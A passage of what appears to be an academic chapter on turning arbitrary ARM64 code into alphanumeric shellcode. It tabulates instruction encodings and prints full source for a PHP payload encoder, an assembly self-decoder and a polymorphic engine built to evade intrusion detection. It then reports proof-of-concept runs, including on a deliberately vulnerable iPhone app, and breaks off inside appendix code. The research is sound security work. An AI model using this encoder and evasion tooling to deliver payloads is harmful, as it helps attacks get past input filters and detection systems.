Since a typical array is relatively short, shellcodes must accordingly be concise. Similarly, an application may restrict what data it manipulates (e.g., strings) and shellcodes must be written to comply with such constraints. Additional protections make shellcode design trickier: *address space layout randomization* (ASLR), stack-smashing protections, or

executable-space protection for instance. Detection mechanisms may furthermore identify characteristic aspects of a shellcode and prevent the attack from reaching the target application. For all these reasons the modern shellcode designer has to navigate around layers of obstacles.

This difficulty is somewhat offset on embedded and mobile devices, where many protections are only partially implemented, if at all. Such platforms are also host to many third-party applications, that can be developed without strictly adhering to secure coding practices, using memory-unsafe languages (sometimes due to performance or obfuscation constraints) and not necessarily updated in a timely fashion.

Note that on Android platforms, applications are often written in Java which implements implicit bound checking. At first glance it may seem that this protects Java applications from buffer overflow attacks. However, to improve performance accesses to C/C++ code libraries via the *Java Native Interface* (JNI) are still possible, and can be leveraged to exploit the *Java Development Kit* (JDK) [TC08].

Shellcodes may execute directly, or employ some form of evasion strategy such as filter evasion, encryption or polymorphism. Polymorphism allows having a large number of different shellcodes that have the same effect, which decreases their traceability. In these cases the *payload* must be encoded in a specific way, and must decode itself at runtime.

In this work, we encode the payload in a filter-friendly way and equip it with a *decoder* (or *vector*). The vector itself must be filter-friendly, and is usually handwritten. Hence designing a shellcode is a tricky art.

3.3 Building the instruction set

In order to build the alphanumeric subset of AArch64, we generated all 14,776,336 alphanumeric 32-bit words. For each 4-byte value obtained, we tentatively disassembled it using `objdump`,[2] keeping words corresponding to valid and interesting instructions.

For instance, the word `000X` corresponds to an `ldr` instruction, whereas the word `000S` does not correspond to any valid AArch64 instruction:

```
58303030 ldr     x16, PC+0x60604
53303030 .inst   0x53303030 ; undefined
```

Alphanumeric words that do not correspond to any valid instruction ("undefined") are removed from our set. Valid instructions are categorized into data processing, branch, load/store, etc. At this step we established the set $\mathcal{A}$ of all valid alphanumeric AArch64 instructions.

From $\mathcal{A}$, we listed AArch64 opcodes for which there exists at least one valid alphanumeric instruction (a quick summary can be found in Ap-

[2] We used the options `-D --architecture aarch64 --target binary`.

pendix 3.A). Hereafter, we detail all operands that could be used to prototype higher-level constructs. The main constraint arising in $\mathcal{A}$ comes from the first bit of each instruction set to 0, which restricts us to only the 32-bit variant of most instructions, hindering modification of the upper 32 bits of a register.

Data processing The following data processing instructions belong to $\mathcal{A}$. We provide an excerpt from the reference manual [Arma] for any instruction that we subsequently use:

- `adds` (immediate) 32-bit variant: add a register value and an optionally-shifted immediate value, and write the result to the destination register, updating the condition flags based on the result.
- `subs` (immediate) 32-bit variant: subtract an optionally-shifted immediate value from a register value, and write the result to the destination register, updating the condition flags based on the result.
- `sub` (immediate) 32-bit variant: same as `subs` (immediate), without updating the condition flags.
- `orr` (immediate) 32-bit variant: perform the bitwise (inclusive) disjunction of a register value and an immediate register value, and write the result to the destination register.
- `eor` (immediate) 32-bit variant: perform the bitwise exclusive disjunction of a register value and an immediate register value, and write the result to the destination register.
- `ands` (immediate) 32-bit variant: perform the bitwise conjunction of a register value and an immediate register value, and write the result to the destination register, updating the condition flags based on the result.
- `adr`: add an immediate value to the PC value to form a PC-relative address, and write the result to the destination register.
- `sub` (extended register) 32-bit variant: subtract a sign or zero-extended register value, followed by an optional left shift amount, from a register value, and write the result to the destination register.
- `subs` (extended register) 32-bit variant: same as `sub` (extended register), updating the condition flags based on the result.
- `sub` (shifted register) 32-bit variant: subtract an optionally-shifted register value from a register value, and write the result to the destination register.

- `subs` (shifted register) 32-bit variant: same as `sub` (shifted register), updating the condition flags based on the result.

- `eor` (shifted register) 32-bit variant: perform the bitwise exclusive disjunction of a register value and an optionally-shifted register value, and write the result to the destination register.

- `eon` (shifted register) 32-bit variant: perform the bitwise exclusive disjunction of a register value and an optionally-shifted register value, and write the negation of the result to the destination register.

- `ands` (shifted register) 32-bit variant: perform the bitwise conjunction of a register value and an optionally-shifted register value, and write the result to the destination register, updating the condition flags based on the result.

- `bics` (shifted register) 32-bit variant: perform a bitwise conjunction of a register value and the complement of an optionally-shifted register value, and write the result to the destination register, updating the condition flags based on the result.

- `bfm` 32-bit variant, `ubfm` 32-bit variant, and `ccmp` (immediate and register), not detailed here.

Branches Only `tbz` and `tbnz` have a realistic use for loops, as all other branching instructions require an offset too large to be useful. Therefore, we can restrict $\mathcal{A}$ to have only `tbz` and `tbnz` as branching instructions.

- `tbz`: compare the value of a test bit with zero, and conditionally branch to a label at a PC-relative offset if the comparison is equal.

- `tbnz`: compare the value of a test bit with zero, and conditionally branch to a label at a PC-relative offset if the comparison is *not* equal.

Exceptions and system Neither exceptions nor system instructions are available. This means that we cannot use syscalls, nor clear the instruction or data cache. This makes writing higher-level code challenging and environment-dependent.

Loads and stores Many load and store instructions can be alphanumeric, that we do not detail here. However this still requires fine tuning to achieve the desired result, as limitations on the various load and store instructions are not consistent across registers.

SIMD, floating point and crypto No floating point or cryptographic instruction is alphanumeric. Some *single instruction, multiple data* (SIMD) instructions are available, but the instructions moving data between SIMD and general purposes registers are not alphanumeric. This limits the use of such instructions to very specific cases. Therefore, we do not include any of these instructions in $\mathcal{A}$.

3.4 High-level constructs

A real-world program may need information about the state of registers and memory, including the program counter and processor flags. This information is not immediately obtainable using instructions from $\mathcal{A}$. We overcome this difficulty by providing higher-level constructs, which can then be combined to form more complex programs. Those higher-level constructs also make it easier to turn a program polymorphic, by just providing several variants of each construct.

3.4.1 Register operations

Zeroing a register

There are multiple ways of setting an AArch64 register to zero. One of them which is alphanumeric and works well on many registers consists in using two `ands` instructions with shifted registers. However, we only manage to reset the register's 32 LSBs. This becomes an issue when dealing with addresses for instance.

As an example, the following instructions reset `w17`, the 32 LSBs of `x17`:

```
ands w17, w17, w17, lsr #16
ands w17, w17, w17, lsr #16
```

This corresponds to the alphanumeric code `1BQj1BQj`. The following table summarizes some of the zeroing operations we can perform:

a	$a_{\text{low}} \leftarrow 0$
`w2`	`BlBjBlBj`
`w3`	`cdCjcdCj`
`w10`	`JAJjJAJj`
`w11`	`kAKjkAKj`
`w17`	`1BQj1BQj`
`w18`	`RBRjRBRj`
`w19`	`sBSjsBSj`
`w25`	`9CYj9CYj`
`w26`	`ZCZjZCZj`

Loading arbitrary values into a register

Loading a value into a register is the cornerstone of any program. Unfortunately there is no direct way to perform a load using only alphanumeric instructions. We hence opted for an indirect strategy by zeroing the register combined with a sequence of `adds` and `subs` instructions with different immediates, changing the value of the register to the desired amount (in $\mathcal{A}$, available immediates are quite large). In particular, we selected two consecutive constants for increasing and decreasing registers, using an `adds`/`subs` pair. By repeating such operations we can set registers to arbitrary values.

For instance, to increment register `w11`, we can use:

```
adds    w11, w11, #0xc1a
subs    w11, w11, #0xc19
```

which is encoded by `ki01ke0q`. And similarly to decrement:

```
subs    w11, w11, #0xc1a
adds    w11, w11, #0xc19
```

which is encoded by `ki0qke01`. We summarize the available increment and decrement operations in the following table:[3]

a	$a \leftarrow a+1$	$a \leftarrow a-1$
w2	Bh01Bd0q	Bh0qBd01
w3	ch01cd0q	ch0qcd01
w10	Ji01Je0q	Ji0qJe01
w11	ki01ke0q	ki0qke01
w17	1j011f0q	1j0q1f01
w18	Rj01Rf0q	Rj0qRf01
w19	sj01sf0q	sj0qsf01
w25	9k019g0q	9k0q9g01
w26	Zk01Zg0q	Zk0qZg01

Moving a register

Moving a register can be performed in two steps: first we set the destination register to zero, and then we perform the exclusive disjunction with the source register as described previously (Section 3.4.2). Another *ad hoc* method we use for moving `w11` into `w16` is:

```
adds  w17, w11, #0xc10
subs  w16, w17, #0xc10
```

which is encoded by `qA010B0q`. We will later use this approach when designing a conjunction operator.

[3] We manually selected registers and constants to achieve the desired value. However, it would be much more efficient to solve a knapsack problem, if one were to do this at a larger scale.

3.4.2 Bitwise operations

Exclusive disjunction

The exclusive disjunction $B \leftarrow A \oplus B$ uses a temporary register C, splitting the two input registers into their higher and lower half-words.

$$\begin{aligned} C &\leftarrow 0 \\ C_{\text{high}} &\leftarrow C_{\text{high}} \oplus \neg A_{\text{low}} \\ C_{\text{low}} &\leftarrow C_{\text{low}} \oplus \neg A_{\text{high}} \\ B_{\text{high}} &\leftarrow B_{\text{high}} \oplus \neg C_{\text{low}} = B_{\text{high}} \oplus A_{\text{high}} \\ B_{\text{low}} &\leftarrow B_{\text{low}} \oplus \neg C_{\text{high}} = B_{\text{low}} \oplus A_{\text{low}} \end{aligned}$$

This gives the following pseudoassembly code:

```
; c=w17, a=w16-25, b=w18-25
; c:=0
eon c, c, a, lsl #16
eon c, c, a, lsr #16
eon b, b, c, lsl #16
eon b, b, c, lsr #16
; b:=a eor b
```

In particular, when `c` = `w17`, we can perform the following operations:

a	b	$b \leftarrow a \oplus b$
w16	w16	1B0J1BpJRB1JRBqJ
w16	w18	1B0J1BpJRB1JRBqJ
w16	w19	1B0J1BpJsB1JsBqJ
w16	w25	1B0J1BpJ9C1J9CqJ
w16	w26	1B0J1BpJZC1JZCqJ
w18	w19	1B2J1BrJsB1JsBqJ
w18	w25	1B2J1BrJ9C1J9CqJ
w18	w26	1B2J1BrJZC1JZCqJ
w19	w25	1B3J1BsJ9C1J9CqJ
w19	w26	1B3J1BsJZC1JZCqJ
w20	w25	1B4J1BtJ9C1J9CqJ
w20	w26	1B4J1BtJZC1JZCqJ
w21	w25	1B5J1BuJ9C1J9CqJ
w21	w26	1B5J1BuJZC1JZCqJ
w22	w25	1B6J1BvJ9C1J9CqJ
w22	w26	1B6J1BvJZC1JZCqJ
w23	w25	1B7J1BwJ9C1J9CqJ
w23	w26	1B7J1BwJZC1JZCqJ
w24	w25	1B8J1BxJ9C1J9CqJ
w24	w26	1B8J1BxJZC1JZCqJ
w25	w26	1B9J1ByJZC1JZCqJ

Negation

We perform negation using the fact that $\neg b = b \oplus (-1)$, as numbers are represented in *two's complement*. Using the previously defined operations, its implementation is straightforward:

$$\begin{aligned} C &\leftarrow 0 \\ C &\leftarrow C - 1 \\ B &\leftarrow C \oplus B \end{aligned}$$

Conjunction

The conjunction $D \leftarrow A \wedge B$ is more complex and requires three temporary registers C, E, and F. We manage to do it by doing the conjunction of the lower and the upper parts of the two operands into a third register as follows:

$$\begin{aligned} C, D, E, F &\leftarrow 0 \\ C_{\text{high}} &\leftarrow C_{\text{high}} \oplus \neg B_{\text{low}} \\ E_{\text{high}} &\leftarrow E_{\text{high}} \oplus \neg A_{low} \\ F_{\text{low}} &\leftarrow F_{\text{low}} \oplus \neg E_{\text{high}} = A_{\text{low}} \\ D_{\text{low}} &\leftarrow F_{\text{low}} \wedge \neg C_{\text{high}} = A_{\text{low}} \wedge B_{\text{low}} \\ C, E, F &\leftarrow 0 \\ C_{\text{low}} &\leftarrow C_{\text{low}} \oplus \neg B_{\text{high}} \\ E_{\text{low}} &\leftarrow E_{\text{low}} \oplus \neg A_{\text{high}} \\ F_{\text{high}} &\leftarrow F_{\text{high}} \oplus \neg E_{\text{high}} = A_{\text{high}} \\ D_{\text{high}} &\leftarrow F_{\text{high}} \wedge \neg C_{\text{low}} = A_{\text{high}} \wedge B_{\text{high}} \end{aligned}$$

Which corresponds to the assembly code:

```
; c,d,e,f:=0
eon c, c, b, lsl #16
eon e, e, a, lsl #16
eon f, f, e, lsr #16
bics d, f, c, lsr #16
; c,e,f:=0
eon c, c, b, lsr #16
eon e, e, a, lsr #16
eon f, f, e, lsl #16
bics d, f, c, lsl #16
; d:=a and b
```

As an illustration of this technique, let:

$$A \leftarrow \texttt{w18}, \quad B \leftarrow \texttt{w25}, \quad C \leftarrow \texttt{w17},$$
$$D \leftarrow \texttt{w11}, \quad E \leftarrow \texttt{w19}, \quad F \leftarrow \texttt{w26}$$

This corresponds to computing $\texttt{w11} \leftarrow \texttt{w18} \wedge \texttt{w25}$:

```
ands    w11, w11, w11, lsr #16
ands    w11, w11, w11, lsr #16
ands    w17, w17, w17, lsr #16
ands    w17, w17, w17, lsr #16
ands    w19, w19, w19, lsr #16
ands    w19, w19, w19, lsr #16
ands    w26, w26, w26, lsr #16
ands    w26, w26, w26, lsr #16
eon     w17, w17, w25, lsl #16
eon     w19, w19, w18, lsl #16
eon     w26, w26, w19, lsr #16
bics    w11, w26, w17, lsr #16
ands    w17, w17, w17, lsr #16
ands    w17, w17, w17, lsr #16
ands    w19, w19, w19, lsr #16
ands    w19, w19, w19, lsr #16
ands    w26, w26, w26, lsr #16
ands    w26, w26, w26, lsr #16
eon     w17, w17, w25, lsr #16
eon     w19, w19, w18, lsr #16
eon     w26, w26, w19, lsl #16
bics    w11, w26, w17, lsl #16
```

Which gets assembled as the following alphanumeric binary sequence:

```
kAKjkAKj1BQj1BQjsBSjsBSjZCZjZCZj1B9JsB2J
ZCsJKCqj1BQj1BQjsBSjsBSjZCZjZCZj1ByJsBrJ
ZC3JKC1j
```

We provide in Appendix 3.B a program generating more sequences of this type.

3.4.3 Load and store operations

There are several load and store instructions available in $\mathcal{A}$. We will only focus or `ldrb` (which loads a byte into a register) and `strb` (which stores the least significant byte of a register into memory).

`ldrb` is available with the basic addressing mode: `ldrb wA, [xP, #n]` which loads the byte at address `xP+n` into `wA`. Obviously, `n` should be carefully chosen to keep the instruction alphanumeric, but this proved

not to be a limiting constraint. We chain consecutive values of `n` to load multiple bytes from memory without modifying `xP`.

Another addressing mode which can be used is `ldrb wA, [xP, wQ, uxtx]`. This will extend the 32-bits register `wQ` into a 64 bit one, padding the high bits with zeros, and loads byte at address `xP+wQ`, removing the need for an offset.

As an illustration, we load a byte from the address pointed by `x10` and store it to the address pointed by `x11`. First, we initialize a temporary register to zero and remove the `ldrb` offset from `x10` using the previous constructs.

$$\texttt{w19} \leftarrow 0$$
$$\texttt{w25} \leftarrow \texttt{w25} - 77$$

Then, we can actually load and store the byte using the two following instructions corresponding to the alphanumeric executable code `Y5A9yI38`.

```
ldrb    w25, [x10, #77]
strb    w25, [x11, w19, uxtw]
```

3.4.4 Pointer arithmetic

As mentioned previously we only control the 32 LSBs of `xP` with data processing instructions. If addresses exceed the 4 GiB range, any use of data instructions will clear the 32 upper bits, preventing us from using the constructs seen previously. Thus, we need a different approach.

We use another addressing mode which reads a byte from the source register, and adds a constant to it. This addition is performed over 64 bits. As an example, the following code snippet increments `x10` while reading one byte from the memory pointed to by the value of `x10` (the same applies to `strb`):

```
ldrb    w18, [x10], #100
ldrb    w18, [x10], #54
ldrb    w18, [x10], #-153
```

3.4.5 Branch operations

Given the severe restrictions on the minimum offset available for branching instructions, only `tbz` and `tbnz` instructions are retained in $\mathcal{A}$. `tbz` checks whether the b^{th} bit of its source register `Rt` is equal to zero and if so, jumps to an immediate relative offset. We can implement unconditional jumps by using a register that has been set to zero, and conditional jumps by controlling the b^{th} bit of source register `Rt`.

To keep our shellcode sort, we chose the smallest offset value available, at the expense of restricting our choice for `Rt` and b. The smallest forward

alphanumeric jump offset available is 1540 bytes, and the smallest backward jump offset is 4276 bytes. The maximal offset reachable with any of these instructions is less than 1 MiB.

3.5 Fully Alphanumeric AArch64

The building blocks we described so far could be used to assemble complex programs in a bottom-up fashion. However, even though many building blocks could be designed in theory, in practice we get quickly limited by our ability to use branches, system instructions and function calls: Turing-completeness is not enough.

We circumvent this limitation by using a two-stage shellcode, the first being an in-memory alphanumeric decoder (called the *vector*) leveraging the higher-level constructs of the previous section, and the second being our *payload* P encoded as an alphanumeric string.

The encoder $\mathcal{E}$ is written in PHP, while the corresponding decoder $\mathcal{D}$ is implemented as part of the vector with instructions from $\mathcal{A}$. Finally, we implemented a linker $L_{\mathcal{D}}$ that embeds the encoded payload in $\mathcal{D}$. This operation yields an alphanumeric shellcode $A \leftarrow L_{\mathcal{D}}(\mathcal{E}(P))$.

3.5.1 The Encoder

Since we have 62 alphanumeric characters, it is theoretically possible to encode almost 6 bits per alphanumeric byte. However, to keep $\mathcal{D}$ short, we only encode 4 bits per alphanumeric byte. This spreads each binary byte of the payload P over 2 alphanumeric consecutive characters. The encoder $\mathcal{E}$, whose source code can be found in Appendix 3.C, splits the input byte $P[i]$ in two and adds `0x40` to each *nibble*:

$$a[2i] \leftarrow (b[i] \;\&\; \texttt{0xF}) + \texttt{0x40}$$
$$a[2i+1] \leftarrow (b[i] \gg 4) + \texttt{0x40}$$

Zero is encoded in a special way: indeed the above encoding would give `0x40` *i.e.* the character `'@'`, which is not alphanumeric. We add `0x10` to the previously computed $a[k]$ to transform it into a `0x50` which corresponds to the letter `'P'`.

3.5.2 The Decoder

As $\mathcal{D}$ must be an alphanumeric program, some tricks are needed to decode $\mathcal{D}$. Our solution is to use the following snippet:

```
; Input: wA and wB. wZ is 0. Output: wB
eon     wA, wZ, wA, lsl #20
ands    wB, wB, #0xFFFF000F
eon     wB, wB, wA, lsr #16
```

The first `eon` shifts `wA` 20 bits to the left and negates it, since `wZ` is zero:

$$\texttt{wA}_2 \leftarrow \texttt{wZ} \oplus \neg(\texttt{wA}_1 \ll 20) = \neg(\texttt{wA}_1 \ll 20)$$

The `ands` is used to keep only the 4 LSBs of `wB`. The reason why the pattern `0xFFFF000F` is used (rather than the straightforward `0xF`) is that the instruction `ands wB, wB, 0xFFFF000F` is alphanumeric, while `ands wB, wB, 0xF` is not.

The last `eon` performs the exclusive disjunction of `wB` and the negation of `wA` shifted 16 bits to the right, thus recovering the 4 upper bits.

$$\begin{aligned}\texttt{wB} &\leftarrow \texttt{wB} \oplus \neg(\texttt{wA}_2 \gg 16)\\ &= \texttt{wB} \oplus \neg(\neg(\texttt{wA}_1 \ll 20) \gg 16)\\ &= \texttt{wB} \oplus (\texttt{wA}_1 \ll 4)\end{aligned}$$

Although we wish $\mathcal{D}$ to be as small as possible, the smallest backward jump has an offset of 4276 bytes, thus making $\mathcal{D}$ at least 4276 bytes.

3.5.3 Payload Delivery

The encoded payload is embedded directly in $\mathcal{D}$'s main loop. $\mathcal{D}$ will decode the encoded payload until completion (*cf.* 3.2), and will then jump into the decoded payload (*cf.* 3.3).

To implement the main loop we need two jump offsets: one forward offset large enough to jump over the encoded payload, and one even larger backward offset to return to the decoding loop. The smallest available backward offset satisfying these constraints is selected, alongside the largest forward offset smaller than the chosen backward offset. Extra space is padded with `nop`-like instructions.

The decoder's source code is provided in Appendix 3.D.

3.5.4 Assembly and machine code

Note that there is no bijection between machine code and assembly. As an example, `0x72304F39` (`90Or`) is disassembled as

```
ands W25, W25, #0xFFFF000F
```

but this very instruction, when reassembled, gives `0x72104F39` (`90.r`), which is not alphanumeric. Structurally, `90Or` and `90.r` are equivalent. However, only the latter is chosen by the assembler. Thus, to ensure that our generated code is indeed alphanumeric we had to insert this instruction's hexadecimal representation directly in the assembly code.




Figure 3.2: First step: The encoded payload is decoded and placed further down on the stack. Note that (2) is twice the size of (3).




Figure 3.3: Second step: Once the payload is decoded, the decoder calls it.

3.5.5 Polymorphic shellcode

It is possible to add partial polymorphism to both the vector and the payload using our approach. Here our shellcode bypasses basic pattern matching detection methods [Bon97] but more specific techniques can be used in order to fool more recent IDS [Det+03].

The payload can be mutated using the fact that only the 4 LSBs of each byte contain information about the payload, granting us the possibility to modify the first 4 bits arbitrarily, as long as the instructions still remain alphanumeric. This gives a total polymorphism of the payload as shown by the polymorphic engine provided Appendix 3.E.1, which mutates each byte into two to five possibilities. Moreover, the padding following the payload is also mutated, as well as the NOP sled. Indeed, a trivial search reveals more than 80 thousand instructions that could be used as NOP instructions in our shellcode.

The vector is made partially polymorphic by creating different versions of each high level construct. The two easiest ones being the zeroing, incrementing, and decrementing registers as defined in Section 3.4.1, which have both been implemented in Appendix 3.E.2. Indeed, in order to zero a register, it is possible replace the shift value by anything in the set $\{16..30\}\backslash\{23\}$. The same idea can be applied to increasing or decreasing a register, in which the immediate value can be replaced by any other constant keeping the instruction alphanumeric (the values are in the range `0xc0c - 0xe5c`, with some gaps in between). These two techniques are enough to mutate 9 over 25 instructions of the decoder. All in all, we are able to mutate 4256 over 4320 bytes of the shellcode.

3.6 Experimental results

On ARM architectures, when memory is overwritten, the I-cache is not invalidated. This hampers the execution of self-rewriting code, and has to be circumvented: we need to flush the I-cache for our shellcode to work. Unfortunately the dedicated instruction is not alphanumeric[4]. More precisely, two situations cause issues: execution of the decoder; jump to the decoded payload.

Our concern mostly lies with the second point. Fortunately, it is sufficient that the first instructions be not in the instruction cache to invalidate it and flush it.[5] In practice, even though the L1 cache is split into a data cache L1d and a instruction cache L1i, we never ran into a cache coherency issue.

[4]Alternatively, we could assume we were working on a Linux OS and perform the appropriate syscall, but again this instruction is not alphanumeric.

[5]Cache management is implementation-dependent when it comes to details, making our code less portable.

3.6.1 QEMU

As a proof-of-concept, we tested the code with QEMU [Bel05], disregarding the above discussion on cache issues. Moreover, as addresses are below the 4 GB barrier, we can easily perform pointer arithmetic. We provide in Appendix 3.F the output of our tool, where the input is a simple program printing "Hello World!". The result can be easily tested using the parameters given in Appendix 3.F.

3.6.2 DragonBoard 410c

We then moved to real hardware. The DragonBoard 410c [Qua] is an AArch64-based board with a Snapdragon 410 *System on Chip* (Soc). This SoC contains an ARM Cortex A53 64-bit processor. This processor is widely used (in the Raspberry Pi 3 among many others) and is thus representative of the AArch64 world.

We installed Debian 8.0 (Jessie) and successfully ran a version of our shellcode.

We had no issue with the I-cache: As we do not execute code on the same cache line we write, the cache handler does not predict we are going to branch there.

3.6.3 Apple iPhone

Finally we focused on the Apple iPhone 6 running iOS 8. Most iOS 8 applications are developed in the memory-unsafe Objective-C language, and recent research seems to indicate the pervasiveness of vulnerabilities [Xin+15; Nem16], all the more since a unicode exploit on CoreText[6] working on early iOS 8 has been released, which consists in a corruption of a pointer being dereferenced.

We built an iPhone application to test our approach. For the sake of credibility, we shaped our scenario on existing applications that are currently available on the Apple Store. Thus, although we made the application vulnerable on purpose, we stress that such this vulnerability could realistically be found in the wild.

Namely, the scenario is as follows:

- The application loads some *statically* compiled scripts, which are based on players' parameters
- It also *interprets* the downloaded scripts (they cannot be compiled per Apple guidelines)
- Downloaded scripts (for example scripts made by users) are sanity-checked (must be printable characters: blanks + `0x20-0x7E` range)

[6] Also know as the 'effective power' SMS exploit

- Thus, there is an array of tuples $\{t, p\}$ in which t indicates interpreted script or JIT compiled executable code, and p is the pointer to the aforementioned script or code.
- A subtle bug enables an attacker to assign the *wrong* type of script in certain cases
- Thus we can force our ill-intentioned user-script to be considered as executable code instead of interpretable script.
- Therefore our shellcode gets called as a function directly.

From then on, the decoder retrieves the payload and uses a gadget to change the page permissions from "write" to "read|exec"[7], and executes it.

In this proof-of-concept, our shellcode only changes the return value of a function, displaying an incorrect string on the screen.

3.7 Conclusion

We described a methodology as well as a generic framework to turn arbitrary code into an (equivalent) executable alphanumeric program for ARMv8-A platforms. To the best of our knowledge, no such tools are available for this platform, and up to this point most constructions were only theoretical.

Our final construction relies on a fine-grained understanding of ARMv8-A specifics, yet the overall strategy is not restricted to that processor, and can be transposed to other architectures.

[7] Apple iOS enforces *executable-space protection*

3.A Summary of opcodes in $\mathcal{A}$

- Data processing instructions:

```
adds, sub, subs, adr, bics, ands, orr,
   eor, eon, ccmp
```

- Load and store instructions:

```
ldr, ldrb, ldpsw, ldnp, ldp, ldrh, ldurb,
   ldxrh, ldtrb, ldtrh, ldurh, strb, stnp,
   stp, strh
```

- Branch instructions:

```
cbz, cbnz, tbz, tbnz, b.cond
```

- Other (SIMD, floating point, crypto...):

```
cmhi, shl, cmgt, umin, smin, smax, umax,
   usubw2, ushl, srshl, sqshl, urshl,
   uqshl, sshl, ssubw2, rsubhn2, sqdmlal2,
   subhn2, umlsl2, smlsl2, uabdl2, sabdl2,
   sqdmlsl2, fcvtxn2, fcvtn2, raddhn2,
   addhn2, fcvtl2, uqxtn2, sqxtn2, uabal2,
   sabal2, sri, sli, uabd, sabd, ursra,
   srsra, uaddlv, saddlv, sqshlu, shll2,
   zip2, zip1, uzp2, mls, trn2
```

3.B Alphanumeric conjunction

The conjunction described in 3.4.2 can be automatically generated using the following code. Register numbers as well as repetitive lines are abstracted out using `m4` [KR77], a well-known preprocessor language. This allows easily changing a register number without changing every occurrence.

```
divert(-1)
changequote({,})
define({LQ},{changequote(‘,’){dnl}
changequote({,})})
define({RQ},{changequote(‘,’)dnl{
}changequote({,})})
changecom({;})

define({concat},{$1$2})dnl
```

```
define({A}, 18)
define({B}, 25)
define({C}, 17)
define({D}, 11)
define({E}, 19)
define({F}, 26)
define({WA}, concat(W,A))
define({WB}, concat(W,B))
define({WC}, concat(W,C))
define({WD}, concat(W,D))
define({WE}, concat(W,E))
define({WF}, concat(W,F))

divert(0)dnl

ands WD, WD, WD, lsr #16
ands WD, WD, WD, lsr #16
ands WC, WC, WC, lsr #16
ands WC, WC, WC, lsr #16
ands WE, WE, WE, lsr #16
ands WE, WE, WE, lsr #16
ands WF, WF, WF, lsr #16
ands WF, WF, WF, lsr #16
eon  WC, WC, WB, lsl #16
eon  WE, WE, WA, lsl #16
eon  WF, WF, WE, lsr #16
bics WD, WF, WC, lsr #16
ands WC, WC, WC, lsr #16
ands WC, WC, WC, lsr #16
ands WE, WE, WE, lsr #16
ands WE, WE, WE, lsr #16
ands WF, WF, WF, lsr #16
ands WF, WF, WF, lsr #16
eon  WC, WC, WB, lsr #16
eon  WE, WE, WA, lsr #16
eon  WF, WF, WE, lsl #16
bics WD, WF, WC, lsl #16
```

3.C Encoder's Source Code

We give here the encoder's full source code. This program is written in PHP.

```
function mkchr($c) {
  return(chr(0x40 + $c));
}

$s = file_get_contents('shellcode.bin.tmp');
$p = file_get_contents('payload.bin');
$b = 0x60;  /* Synchronize with pool */
for($i=0; $i<strlen($p); $i++)
{
  $q = ord($p[$i]);
  $s[$b+2*$i  ] = mkchr(($q >> 4) & 0xF);
  $s[$b+2*$i+1] = mkchr( $q       & 0xF);
}
$s = str_replace('@', 'P', $s);
file_put_contents('shellcode.bin', $s);
```

3.D Decoder's Source Code

We give here the decoder's full source code. This code is pre-processed by `m4` [KR77] which performs macro expansion. The payload has to be be placed at the offset designated by the label `pool`.

```
divert(-1)
changequote({,})
define({LQ},{changequote(‘,’){dnl}
changequote({,})})
define({RQ},{changequote(‘,’)dnl{
}changequote({,})})
changecom({;})

define({concat},{$1$2})dnl
define({repeat}, {ifelse($1, 0, {}, $1, 1,
   {$2}, {$2
         repeat(eval($1-1), {$2})})})

define({P}, 10)
define({Q}, 11)
define({S},  2)
define({A}, 18)
define({B}, 25)
```

```
define({U}, 26)
define({Z}, 19)

define({WA}, concat(W,A))
define({WB}, concat(W,B))
define({WP}, concat(W,P))
define({XP}, concat(X,P))
define({WQ}, concat(W,Q))
define({XQ}, concat(X,Q))
define({WS}, concat(W,S))
define({WU}, concat(W,U))
define({WZ}, concat(W,Z))
divert(0)dnl

/* Set P */
l1:  adr     XP, l1+0b01001100011010010110l
     /* Sync with pool */
     subs    WP, WP, #0x98, lsl #12
     subs    WP, WP, #0xD19

/* Set Q */
l2:  adr     XQ, l2+0b01001100011000100100l
     /* Sync with tbnz */
     subs    WQ, WQ, #0x98, lsl #12
     adds    WQ, WQ, #0xE53
     adds    WQ, WQ, #0xC8C

/* Z:=0 */
     ands    WZ, WZ, WZ, lsr #16
     ands    WZ, WZ, WZ, lsr #16

/* S:=0 */
     ands    WS, WZ, WZ, lsr #12

/* Branch to code */
loop:tbnz    WS, #0b01011,
   0b0010011100001100

/* Load first byte in A */
     ldrb    WA, [XP, #76]
/* Load second byte in B */
     ldrb    WB, [XP, #77]
/* P+=2 */
     adds    WP, WP, #0xC1B
```

```
      subs    WP, WP, #0xC19

/* Mix A and B */
      eon     WA, WZ, WA, lsl #20
      /* ands WB, WB, #0xFFFF000F */
      .word   0x72304C00+33*B
      eon     WB, WB, WA, lsr #16

/* strb B, [Q] */
      strb    WB, [XQ, WZ, uxtw]

/* Q++ */
      adds    WQ, WQ, #0xC1A
      subs    WQ, WQ, #0xC19

/* S++ */
      adds    WS, WS, #0xC1A
      subs    WS, WS, #0xC19

      tbz     WZ, #0b01001, next

pool:repeat(978, {.word 0x42424242})

/* NOPs */
next:repeat( 77, {ands WU, WU, WU, lsr
   #12})

      tbz     WZ, #0b01001, loop
```

3.E Polymorphic engines

3.E.1 Payload polymorphism

The following shows a modification of the encoder, that randomizes both the payload and the remaining blank space.

```
function mkchr($c) {
  $a = [];
  if($c>0x0){ $a[] = 0x40; $a[] = 0x60;}
  if($c<0xA){ $a[] = 0x30;}
  if($c<0xB){ $a[] = 0x50; $a[] = 0x70;}
  return(chr($a[array_rand($a)]+$c));
}

function randalnum() {
  $n = rand(0, 26+26+10-1);
  if($n<26) { return chr(0x41 + $n); }
  $n -= 26;
  if($n<26) { return chr(0x61 + $n); }
  return chr(0x30 + $n - 26);
}

/* Replace $s = str_replace('@', 'P', $s); with: */
$j = $b + 2*$i;
while($s[$j] === 'B') {
